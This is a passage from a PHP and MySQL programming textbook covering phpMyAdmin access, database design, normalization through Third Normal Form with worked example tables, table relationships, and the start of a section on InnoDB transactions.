


Figure 8-18. Logging in to phpMyAdmin




Figure 8-19. The phpMyAdmin main screen

## OS X Users

Ensure that Zend Server CE is running and that the Apache and MySQL servers are started, then type the following into your browser:

```
http://localhost:10081/phpmyadmin/
```



The number **10081** identifies the Zend server interface port and must always be entered to call up the interface or any subparts, such as phpMyAdmin.

You should see a screen similar to [Figure 8-18](#), where you should enter a username of *zend* (the default) and no password. Your browser should now look like [Figure 8-19](#); you are ready to proceed to the section “[Using phpMyAdmin](#)” on page 205.

## Linux Users

If you have installed Zend Server CE with MySQL, you should be able to type the following into your browser to start phpMyAdmin:

```
https://localhost:10082/phpMyAdmin
```

Your browser should now look like [Figure 8-18](#). Enter the username *zend* (the default), and you should see a screen similar to [Figure 8-19](#). You can now proceed with the next section.

## Using phpMyAdmin

In the lefthand pane of the main phpMyAdmin screen, which should now appear in your browser, click on the drop-down menu that says “(Databases)” and select the database **publications**. This will open the database and display its two tables just below. Click on the **classics** table, and you’ll see a host of information about it appear in the righthand frame (see [Figure 8-20](#)).

From here you can perform all the main operations for your databases, such as creating databases, adding tables, creating indexes, and much more. To read the supporting documentation for phpMyAdmin, visit <http://www.phpmyadmin.net/documentation/>.




Figure 8-20. The table *classics* as viewed in *phpMyAdmin*

If you worked with me through the examples in this chapter, congratulations—it’s been quite a long journey. You’ve come all the way from creating a MySQL database through issuing complex queries that combine multiple tables, use Boolean operators, and leverage MySQL’s various qualifiers.

In the next chapter, we’ll start looking at how to approach efficient database design, advanced SQL techniques, and MySQL functions and transactions.

## Test Your Knowledge

1. What is the purpose of the semicolon in MySQL queries?
2. Which command would you use to view the available databases or tables?
3. How would you create a new MySQL user on the local host called *newuser* with a password of *newpass* and with access to everything in the database *newdatabase*?
4. How can you view the structure of a table?
5. What is the purpose of a MySQL index?
6. What benefit does a FULLTEXT index provide?

7. What is a stopword?
  8. Both `SELECT DISTINCT` and `GROUP BY` cause the display to show only one output row for each value in a column, even if multiple rows contain that value. What are the main differences between `SELECT DISTINCT` and `GROUP BY`?
  9. Using the `SELECT...WHERE` construct, how would you return only rows containing the word *Langhorne* somewhere in the `author` column of the `classics` table used in this chapter?
  10. What needs to be defined in two tables to make it possible for you to join them together?
- See “[Chapter 8 Answers](#)” on page 508 in [Appendix A](#) for the answers to these questions.



# Mastering MySQL

[Chapter 8](#) provided you with a good grounding in the practice of using relational databases with SQL. You've learned about creating databases and the tables that comprise them, as well as inserting, looking up, changing, and deleting data.

With that knowledge under your belt, it's time to look at how to design databases for maximum speed and efficiency. For example, how do you decide what data to place in which table? Well, over the years, a number of guidelines have been developed that—if you follow them—ensure that your databases will be efficient and capable of scaling as you feed them more and more data.

## Database Design

It's very important that you design a database correctly before you start to create it; otherwise, you are almost certainly going to have to go back and change it by splitting up some tables, merging others, and moving various columns about in order to achieve sensible relationships that MySQL can use easily.

Sitting down with a sheet of paper and a pencil and writing down a selection of the queries that you think you and your users are likely to ask is an excellent starting point. In the case of an online bookstore's database, some of the questions you write down could be:

- How many authors, books, and customers are in the database?
- Which author wrote a certain book?
- Which books did a certain author write?
- What is the most expensive book?
- What is the best-selling book?
- Which books have not sold this year?
- Which books did a certain customer buy?
- Which books have been purchased along with the same other books?

Of course, there are many more queries that could be made on such a database, but even this small sample will begin to give you insights into how to lay out your tables. For example, books and ISBNs can probably be combined into one table, because they are closely linked (we'll examine some of the subtleties later). In contrast, books and customers should be in separate tables, because their connection is very loose. A customer can buy any book, and even multiple copies of a book, yet a book can be bought by many customers and be ignored by still more potential customers.

When you plan to do a lot of searches on something, it can often benefit by having its own table. And when couplings between things are loose, it's best to put them in separate tables.

Taking into account those simple rules of thumb, we can guess we'll need at least three tables to accommodate all these queries:

#### authors

There will be lots of searches for authors, many of whom will have collaborated on titles, and many of whom will be featured in collections. Listing all the information about each author together, linked to that author, will produce optimal results for searches—hence an `authors` table.

#### books

Many books appear in different editions. Sometimes they change publishers, and sometimes they have the same titles as other, unrelated books. So, the links between books and authors are complicated enough to call for a separate table for books.

#### customers

It's even more clear why customers should get their own table, as they are free to purchase any book by any author.

## Primary Keys: The Keys to Relational Databases

Using the power of relational databases, we can define information for each author, book, and customer in just one place. Obviously, what interests us is the links between them, such as who wrote each book and who purchased it—but we can store that information just by making links between the three tables. I'll show you the basic principles, and then it just takes practice for it to feel natural.

The magic involves giving every author a unique identifier. Do the same for every book and for every customer. We saw the means of doing that in the previous chapter: the *primary key*. For a book, it makes sense to use the ISBN, although you then have to deal with multiple editions that have different ISBNs. For authors and customers, you can just assign arbitrary keys, which the `AUTO_INCREMENT` feature described in the last chapter makes easy.

In short, every table will be designed around some object that you're likely to search for a lot—an author, book, or customer, in this case—and that object will have a primary key. Don't choose a key that could possibly have the same value for different objects. The ISBN is a rare case for which an industry has provided a primary key that you can rely on to be unique for each product. Most of the time, you'll create an arbitrary key for this purpose, using `AUTO_INCREMENT`.

## Normalization

The process of separating your data into tables and creating primary keys is called *normalization*. Its main goal is to make sure each piece of information appears in the database only once. Duplicating data is very inefficient, because it makes databases larger than they need to be and therefore slows down access. More importantly, the presence of duplicates creates a strong risk that you'll update only one row of the duplicated data, creating inconsistencies and potentially causing serious errors.

If you list the titles of books in the `authors` table as well as the `books` table, for example, and you have to correct a typographic error in a title, you'll have to search through both tables and make sure you make the same change every place the title is listed. It's better to keep the title in one place and use the ISBN in other places.

In the process of splitting a database into multiple tables, it is also important not to go too far and create more tables than is necessary, which can also lead to inefficient design and slower access.

Luckily, E.F. Codd, the inventor of the relational model, analyzed the concept of normalization and split it into three separate schemas called *First*, *Second*, and *Third Normal Form*. If you modify a database to satisfy each of these forms in order, you will ensure that your database is optimally balanced for fast access, and minimum memory and disk space usage.

To see how the normalization process works, let's start with the rather monstrous database in [Table 9-1](#), which shows a single table containing all of the author names, book titles, and (fictional) customer details. You could consider it a first attempt at a table intended to keep track of which customers have ordered which books. Obviously this is an inefficient design, because data is duplicated all over the place (duplications are highlighted), but it represents a starting point.

In the following three sections, we will examine this database design and you'll see how we can improve it by removing the various duplicate entries and splitting the single table into multiple tables, each containing one type of data.

Table 9-1. A highly inefficient design for a database table

Author 1	Author 2	Title	ISBN	Price (USD)	Customer name	Customer address	Purch. date
David Sklar	Adam Trachtenberg	PHP Cookbook	0596101015	44.99	Emma Brown	1565 Rainbow Road, Los Angeles, CA 90014	Mar 03 2009
Danny Goodman		Dynamic HTML	0596527403	59.99	<b>Darren Ryder</b>	<b>4758 Emily Drive, Richmond, VA 23219</b>	<b>Dec19 2008</b>
Hugh E Williams	David Lane	PHP and MySQL	0596005436	44.95	Earl B. Thurston	862 Gregory Lane, Frankfort, KY 40601	Jun 22 2009
David Sklar	Adam Trachtenberg	PHP Cookbook	0596101015	44.99	<b>Darren Ryder</b>	<b>4758 Emily Drive, Richmond, VA 23219</b>	<b>Dec19 2008</b>
Rasmus Lerdorf	Kevin Tatroe & Peter MacIntyre	Programming PHP	0596006815	39.99	David Miller	3647 Cedar Lane, Waltham, MA 02154	Jan 16 2009

## First Normal Form

For a database to satisfy the *First Normal Form*, it must fulfill three requirements:

1. There should be no repeating columns containing the same kind of data.
2. All columns should contain a single value.
3. There should be a primary key to uniquely identify each row.

Looking at these requirements in order, you should notice straight away that the `Author 1` and `Author 2` columns constitute repeating data types. So, we already have a target column for pulling into a separate table, as the repeated `Author` columns violate Rule 1.

Second, there are three authors listed for the final book, *Programming PHP*. In this table that has been handled by making Kevin Tatroe and Peter MacIntyre share the `Author 2` column, which violates Rule 2—yet another reason to transfer the author details to a separate table.

However, Rule 3 is satisfied, because the primary key of ISBN has already been created.

Table 9-2 shows the result of removing the `Author` columns from Table 9-1. Already it looks a lot less cluttered, although there remain duplications that are highlighted.

Table 9-2. The result of stripping the author columns from Table 9-1

Title	ISBN	Price (USD)	Customer name	Customer address	Purchase date
PHP Cookbook	0596101015	44.99	Emma Brown	1565 Rainbow Road, Los Angeles, CA 90014	Mar 03 2009
Dynamic HTML	0596527403	59.99	<b>Darren Ryder</b>	<b>4758 Emily Drive, Richmond, VA 23219</b>	<b>Dec 19 2008</b>
PHP and MySQL	0596005436	44.95	Earl B. Thurston	862 Gregory Lane, Frankfort, KY 40601	Jun 22 2009
PHP Cookbook	0596101015	44.99	<b>Darren Ryder</b>	<b>4758 Emily Drive, Richmond, VA 23219</b>	<b>Dec 19 2008</b>
Programming PHP	0596006815	39.99	David Miller	3647 Cedar Lane, Waltham, MA 02154	Jan 16 2009

The new `Authors` table, shown in Table 9-3, is small and simple. It just lists the ISBN of a title along with an author. If a title has more than one author, additional authors get their own rows. At first you may feel ill at ease with this table, because you can't tell at a glance which author wrote which book. But don't worry: MySQL can quickly tell you. All you have to do is tell it which book you want information for, and MySQL will use its ISBN to search the `Authors` table in a matter of milliseconds.

Table 9-3. The new `Authors` table

ISBN	Author
0596101015	David Sklar
0596101015	Adam Trachtenberg
0596527403	Danny Goodman
0596005436	Hugh E Williams
0596005436	David Lane
0596006815	Rasmus Lerdorf
0596006815	Kevin Tatroe
0596006815	Peter MacIntyre

As I mentioned earlier, the ISBN will be the primary key for the `Books` table, when we get around to creating that table. I mention that here in order to emphasize that the ISBN is not, however, the primary key for the `Authors` table. In the real world, the `Authors` table would deserve a primary key, too, so that each author would have a key to uniquely identify him or her.

In the `Authors` table, the ISBN numbers will appear in a column that (for the purposes of speeding up searches) we'll probably make *a* key, but not the *primary* key. In fact,

it *cannot* be the primary key in this table, because it's not unique: the same ISBN appears multiple times whenever two or more authors have collaborated on a book.

Because we'll use it to link authors to books in another table, this column is called a *foreign key*.



Keys (also called *indexes*) have several purposes in MySQL. The fundamental reason for defining a key is to make searches faster. You've seen examples in [Chapter 8](#) in which keys are used in `WHERE` clauses for searching. But a key can also be useful to uniquely identify an item. Thus, a unique key is often used as a primary key in one table, and as a foreign key to link rows in that table to rows in another table.

## Second Normal Form

The First Normal Form deals with duplicate data (or redundancy) across multiple columns. The *Second Normal Form* is all about redundancy across multiple rows. In order to achieve Second Normal Form, your tables must already be in First Normal Form. Once this has been done, Second Normal Form is achieved by identifying columns whose data repeats in different places and removing them to their own tables.

Let's look again at [Table 9-2](#). Notice that Darren Ryder bought two books, and therefore his details are duplicated. This tells us that the customer columns (`Customer name` and `Customer address`) need to be pulled into their own tables. [Table 9-4](#) shows the result of removing the two `Customer` columns from [Table 9-2](#).

Table 9-4. The new `Titles` table

ISBN	Title	Price
0596101015	PHP Cookbook	44.99
0596527403	Dynamic HTML	59.99
0596005436	PHP and MySQL	44.95
0596006815	Programming PHP	39.99

As you can see, all that's left in [Table 9-4](#) are the `ISBN`, `Title`, and `Price` columns for four unique books—this now constitutes an efficient and self-contained table that satisfies the requirements of both the First and Second Normal Forms. Along the way, we've managed to reduce the information in this table to data closely related to book titles. The table could also include years of publication, page counts, numbers of reprints, and so on, as these details are also closely related. The only rule is that we can't put in any column that could have multiple values for a single book, because then we'd have to list the same book in multiple rows, thus violating Second Normal Form. Restoring an `Author` column, for instance, would violate this normalization.

However, looking at the extracted **Customer** columns, now in [Table 9-5](#), we can see that there's still more normalization work to do, because Darren Ryder's details are still duplicated. It could also be argued that First Normal Form Rule 2 (all columns should contain a single value) has not been properly complied with, because the addresses really need to be broken into separate columns for **Address**, **City**, **State**, and **Zip code**.

*Table 9-5. The Customer details from Table 9-2*

ISBN	Customer name	Customer address	Purchase date
0596101015	Emma Brown	1565 Rainbow Road, Los Angeles, CA 90014	Mar 03 2009
0596527403	Darren Ryder	4758 Emily Drive, Richmond, VA 23219	Dec 19 2008
0596005436	Earl B. Thurston	862 Gregory Lane, Frankfort, KY 40601	Jun 22 2009
0596101015	Darren Ryder	4758 Emily Drive, Richmond, VA 23219	Dec 19 2008
0596006815	David Miller	3647 Cedar Lane, Waltham, MA 02154	Jan 16 2009

What we have to do is split this table further to ensure that each customer's details are entered only once. Because the ISBN is not and cannot be used as a primary key to identify customers (or authors), a new key must be created.

[Table 9-6](#) shows the result of normalizing the **Customers** table into both First and Second Normal Forms. Each customer now has a unique customer number called **CustNo** that is the table's primary key, and that will most likely have been created using **AUTO\_INCREMENT**. All the parts of the customers' addresses have also been separated into distinct columns to make them easily searchable and updateable.

*Table 9-6. The new Customers table*

CustNo	Name	Address	City	State	Zip
1	Emma Brown	1565 Rainbow Road	Los Angeles	CA	90014
2	Darren Ryder	4758 Emily Drive	Richmond	VA	23219
3	Earl B. Thurston	862 Gregory Lane	Frankfort	KY	40601
4	David Miller	3647 Cedar Lane	Waltham	MA	02154

At the same time, in order to normalize [Table 9-6](#), it was necessary to remove the information on customer purchases, because otherwise there would have been multiple instances of customer details for each book purchased. Instead, the purchase data is now placed in a new table called **Purchases** (see [Table 9-7](#)).

*Table 9-7. The new Purchases table*

CustNo	ISBN	Date
1	0596101015	Mar 03 2009
2	0596527403	Dec 19 2008
2	0596101015	Dec 19 2008

CustNo	ISBN	Date
3	0596005436	Jun 22 2009
4	0596006815	Jan 16 2009

Here, the `CustNo` column from [Table 9-6](#) is reused as a key to tie the `Customers` and `Purchases` tables together. Because the `ISBN` column is also repeated here, this table can be linked with either of the `Authors` and `Titles` tables, too.

The `CustNo` column can be a useful key in the `Purchases` table, but it's not a primary key: a single customer can buy multiple books (and even multiple copies of one book). In fact, the `Purchases` table has no primary key. That's all right, because we don't expect to need to keep track of unique purchases. If one customer buys two copies of the same book on the same day, we'll just allow two rows with the same information. For easy searching, we can define both `CustNo` and `ISBN` as keys—just not as primary keys.



There are now four tables, one more than the three we had initially assumed would be needed. We arrived at this decision through the normalization processes, by methodically following the First and Second Normal Form rules, which made it plain that a fourth table called `Purchases` would also be required.

The tables we now have are: `Authors` ([Table 9-3](#)), `Titles` ([Table 9-4](#)), `Customers` ([Table 9-6](#)), and `Purchases` ([Table 9-7](#)). Each table can be linked to any other using either the `CustNo` or the `ISBN` keys.

For example, to see which books Darren Ryder has purchased, you can look him up in [Table 9-6](#), the `Customers` table, where you will see that his `CustNo` is 2. Armed with this number, you can now go to [Table 9-7](#), the `Purchases` table; looking at the `ISBN` column here, you will see that he purchased titles 0596527403 and 0596101015 on December 19, 2008. This looks like a lot of trouble for a human, but it's not so hard for MySQL.

To determine what these titles were, you can then refer to [Table 9-4](#), the `Titles` table, and see that the books he bought were *Dynamic HTML* and *PHP Cookbook*. Should you wish to know the authors of these books, you could also use the `ISBN` numbers you just looked up on [Table 9-3](#), the `Authors` table, and you would see that ISBN 0596527403, *Dynamic HTML*, was written by Danny Goodman, and that ISBN 0596101015, *PHP Cookbook*, was written by David Sklar and Adam Trachtenberg.

## Third Normal Form

Once you have a database that complies with both the First and Second Normal Forms, it is in pretty good shape and you might not have to modify it any further. However, if you wish to be very strict with your database, you can ensure that it adheres to the *Third Normal Form*, which requires that data that is *not* directly dependent on the

primary key but that *is* dependent on another value in the table should also be moved into separate tables, according to the dependence.

For example, in [Table 9-6](#), the `Customers` table, it could be argued that the `State`, `City`, and `Zip` code keys are not directly related to each customer, because many other people will have the same details in their addresses, too. However, they are directly related to each other, in that the street `Address` relies on the `City`, and the `City` relies on the `State`.

Therefore, to satisfy Third Normal Form for [Table 9-6](#), you would need to split it into [Table 9-8](#), [Table 9-9](#), [Table 9-10](#), and [Table 9-11](#).

*Table 9-8. Third Normal Form Customers table*

<b>CustNo</b>	<b>Name</b>	<b>Address</b>	<b>Zip</b>
1	Emma Brown	1565 Rainbow Road	90014
2	Darren Ryder	4758 Emily Drive	23219
3	Earl B. Thurston	862 Gregory Lane	40601
4	David Miller	3647 Cedar Lane	02154

*Table 9-9. Third Normal Form Zip codes table*

<b>Zip</b>	<b>CityID</b>
90014	1234
23219	5678
40601	4321
02154	8765

*Table 9-10. Third Normal Form Cities table*

<b>CityID</b>	<b>Name</b>	<b>StateID</b>
1234	Los Angeles	5
5678	Richmond	46
4321	Frankfort	17
8765	Waltham	21

*Table 9-11. Third Normal Form States table*

<b>StateID</b>	<b>Name</b>	<b>Abbreviation</b>
5	California	CA
46	Virginia	VA
17	Kentucky	KY
21	Massachusetts	MA

So, how would you use this set of four tables instead of the single [Table 9-6](#)? Well, you would look up the Zip code in [Table 9-8](#), then find the matching CityID in [Table 9-9](#). Given this information, you could then look up the city Name in [Table 9-10](#) and then also find the StateID, which you could use in [Table 9-11](#) to look up the state's Name.

Although using the Third Normal Form in this way may seem like overkill, it can have advantages. For example, take a look at [Table 9-11](#), where it has been possible to include both a state's name and its two-letter abbreviation. Such a table could also contain population details and other demographics, if you desired.



[Table 9-10](#) could also contain even more localized demographics that could be useful to you and/or your customers. By splitting up these pieces of data, you can make it easier to maintain your database in the future, should it be necessary to add additional columns.

Deciding whether to use the Third Normal Form can be tricky. Your evaluation should rest on what additional data you may need to add at a later date. If you are absolutely certain that the name and address of a customer is all that you will ever require, you probably will want to leave out this final normalization stage.

On the other hand, suppose you are writing a database for a large organization such as the U.S. Postal Service. What would you do if a city were to be renamed? With a table such as [Table 9-6](#), you would need to perform a global search and replace on every instance of that city's name. But if you had your database set up according to the Third Normal Form, you would have to change only a single entry in [Table 9-10](#) for the change to be reflected throughout the entire database.

Therefore, I suggest that you ask yourself two questions to help you decide whether to perform a Third Normal Form normalization on any table:

1. Is it likely that many new columns will need to be added to this table?
2. Could any of this table's fields require a global update at any point?

If either of the answers is yes, you should probably consider performing this final stage of normalization.

## When Not to Use Normalization

Now that you know all about normalization, I'm going to tell you why you should throw these rules out of the window on high-traffic sites. Now, I'm not saying you've wasted your time reading the last several pages (you most definitely haven't), but you should *never* fully normalize your tables on sites that will cause MySQL to thrash.

You see, normalization requires spreading data across multiple tables, and this means making multiple calls to MySQL for each query. On a very popular site, if you have normalized tables, your database access will slow down considerably once you get

above a few dozen concurrent users, because they will be creating hundreds of database accesses between them. In fact, I would go so far as to say that you should *denormalize* any commonly looked-up data as much as you can.

The reason is that if you have data duplicated across your tables, you can substantially reduce the number of additional requests that need to be made, because most of the data you want is available in each table. This means that you can simply add an extra column to a query and that field will be available for all matching results, although (of course) you will have to deal with the previously mentioned downsides, such as using up large amounts of disk space and needing to ensure that you update every single duplicate copy of your data when it needs modifying.

Multiple updates can be computerized, though. MySQL provides a feature called *triggers* that make automatic changes to the database in response to changes you make. (Triggers are, however, beyond the scope of this book.) Another way to propagate redundant data is to set up a PHP program to run regularly and keep all copies in sync. The program reads changes from a “master” table and updates all the others. (You’ll see how to access MySQL from PHP in the next chapter.)

However, until you are very experienced with MySQL, I recommend you fully normalize all your tables, as this will instill the habit and put you in good stead. Only when you actually start to see MySQL logjams should you consider looking at denormalization.

## Relationships

MySQL is called a *relational* database management system because its tables store not only data, but the relationships among the data. There are three categories of these relationships.

### One-to-One

A one-to-one relationship between two types of data is like a (traditional) marriage: each item has a relationship to only one item of the other type. This is surprisingly rare. For instance, an author can write multiple books, a book can have multiple authors, and even an address can be associated with multiple customers. Perhaps the best example in this chapter so far of a one-to-one relationship is the relationship between the name of a state and its two-character abbreviation.

However, for the sake of argument, let’s assume that there can only ever be one customer at any given address. In such a case, the **Customers-Addresses** relationship in [Figure 9-1](#) is a one-to-one relationship: only one customer lives at each address and each address can have only one customer.

Usually, when two items have a one-to-one relationship, you just include them as columns in the same table. There are two reasons for splitting them into separate tables:

Table 9-8a (Customers)		Table 9-8b (Addresses)	
CustNo	Name	Address	Zip
1	Emma Brown	1565 Rainbow Road	90014
2	Darren Ryder	4758 Emily Drive	23219
3	Earl B. Thurston	862 Gregory Lane	40601
4	David Miller	3647 Cedar Lane	02154

Figure 9-1. The Customers table, Table 9-8, split into two tables

- You want to be prepared in case the relationship changes later.
- The table has a lot of columns and you think that performance or maintenance would be improved by splitting it.

Of course, when you come to build your own databases in the real world, you will have to create one-to-many Customer-Address relationships (*one* address, *many* customers.)

## One-to-Many

One-to-many (or many-to-one) relationships occur when one row in one table is linked to many rows in another table. You have already seen how Table 9-8 would take on a one-to-many relationship if multiple customers were allowed at the same address, which is why it would have to be split up if that were the case.

So, looking at Table 9-8a within Figure 9-1, you can see that it shares a one-to-many relationship with Table 9-7 because there is only one of each customer in Table 9-8a. However, Table 9-7, the Purchases table, can (and does) contain more than one purchase from a single customer. Therefore, *one* customer can have a relationship with *many* purchases.

You can see these two tables alongside each other in Figure 9-2, where the dashed lines joining rows in each table start from a single row in the lefthand table but can connect to more than one row in the righthand table. This one-to-many relationship is also the preferred scheme to use when describing a many-to-one relationship, in which case you would swap the left and right tables to view them as a one-to-many relationship.

## Many-to-Many

In a many-to-many relationship, many rows in one table are linked to many rows in another table. To create this relationship, add a third table containing a column from each of the other tables with which they can be connected. This third table contains nothing else, as its sole purpose is to link up the other tables.

<i>Table 9-8a (Customers)</i>		<i>Table 9-7. (Purchases)</i>		
CustNo	Name	CustNo	ISBN	Date
1	Emma Brown	1	0596101015	Mar 03 2009
2	Darren Ryder	2	0596527403	Dec 19 2008
		2	0596101015	Dec 19 2008
3	Earl B. Thurston	3	0596005436	Jun 22 2009
4	David Miller	4	0596006815	Jan 16 2009

Figure 9-2. Illustrating a one-to-many relationship between two tables

Table 9-12 is just such a table. It was extracted from Table 9-7, the Purchases table, but omits the purchase date information. It contains a copy of the ISBN number of every title sold, along with the customer number of each purchaser.

Table 9-12. An intermediary table

Customer	ISBN
1	0596101015
2	0596527403
2	0596101015
3	0596005436
4	0596006815

With this intermediary table in place, you can traverse all the information in the database through a series of relations. You can take an address as a starting point and find out the authors of any books purchased by the customer living at that address.

For example, let's suppose that you want to find out about purchases in the 23219 zip code. Look up that zip code in Table 9-8b, and you'll find that customer number 2 has bought at least one item from the database. At this point, you can use Table 9-8a to find out the customer's name, or use the new intermediary Table 9-12 to see the book(s) purchased.

From here, you will find that two titles were purchased, and you can follow them back to Table 9-4 to find the titles and prices of these books, or to Table 9-3 to see who the authors were.

If it seems to you that this is really combining multiple one-to-many relationships, then you are absolutely correct. To illustrate, Figure 9-3 brings three tables together.

Follow any zip code in the lefthand table to the associated customer IDs. From there, you can link to the middle table, which joins the left and right tables by linking customer

Columns from Table 9-8b (Customers)		Intermediary Table 9-12 (Customer/ISBN)		Columns from Table 9-4 (Titles)	
Zip	Cust.	CustNo	ISBN	ISBN	Title
90014	1	1	0596101015	0596101015	PHP Cookbook
23219	2	2	0596101015		
		2	0596527403	0596527403	Dynamic HTML
40601	3	3	0596005436	0596005436	PHP and MySQL
02154	4	4	0596006815	0596006815	Programming PHP

Figure 9-3. Creating a many-to-many relationship via a third table

IDs and ISBN numbers. Now all you have to do is follow an ISBN over to the righthand table to see which book it relates to.

You can also use the intermediary table to work your way backward from book titles to zip codes. The `Titles` table can tell you the ISBNs, which you can use in the middle table to find the ID numbers of customers who bought the books; finally, the `Customers` table matches the customer ID numbers to the customers' zip codes.

## Databases and Anonymity

An interesting aspect of using relations is that you can accumulate a lot of information about some item—such as a customer—without actually knowing who that customer is. In the previous example, note that we went from customers' zip codes to customers' purchases and back again, without finding out the customers' names. Databases can be used to track people, but they can also be used to help preserve people's privacy while still finding useful information.

## Transactions

In some applications, it is vitally important that a sequence of queries runs in the correct order and that every single query successfully completes. For example, suppose that you are creating a sequence of queries to transfer funds from one bank account to another. You would not want either of the following events to occur:

- You add the funds to the second account, but when you try to subtract them from the first account the update fails, and now both accounts have the funds.
- You subtract the funds from the first bank account, but the update request to add them to the second account fails, and the funds have now disappeared into thin air.

As you can see, not only is the order of queries important in this type of transaction, but it is also vital that all parts of the transaction complete successfully. But how can you ensure this happens, because surely after a query has occurred, it cannot be undone? Do you have to keep track of all parts of a transaction and then undo them all one at a time if any one fails? The answer is absolutely not, because MySQL comes with powerful transaction handling features to cover just these types of eventualities.

In addition, transactions allow concurrent access to a database by many users or programs at the same time. MySQL handles this seamlessly, ensuring that all transactions are queued up and that the users or programs take their turns and don't tread on each other's toes.

## Transaction Storage Engines

In order to be able to use MySQL's transaction facility, you have to be using MySQL's *InnoDB* storage engine. This is easy to do, as it's simply another parameter that you use when creating a table. Go ahead and create a table of bank accounts by typing in the commands in [Example 9-1](#). (Remember that to do this you will need access to the MySQL command line, and you must also have already selected a suitable database in which to create this table.)

*Example 9-1. Creating a transaction-ready table*

```
CREATE TABLE accounts (  
  number INT, balance FLOAT, PRIMARY KEY(number)  
) ENGINE InnoDB;  
DESCRIBE accounts;
```

The final line of this example displays the contents of the new table so you can ensure that it was created correctly. The output from it should look like this:

```
+-----+-----+-----+-----+-----+-----+  
| Field | Type  | Null | Key | Default | Extra |  
+-----+-----+-----+-----+-----+-----+  
| number | int(11) | NO   | PRI | 0       |      |  
| balance | float  | YES  |     | NULL    |      |  
+-----+-----+-----+-----+-----+-----+  
2 rows in set (0.00 sec)
```

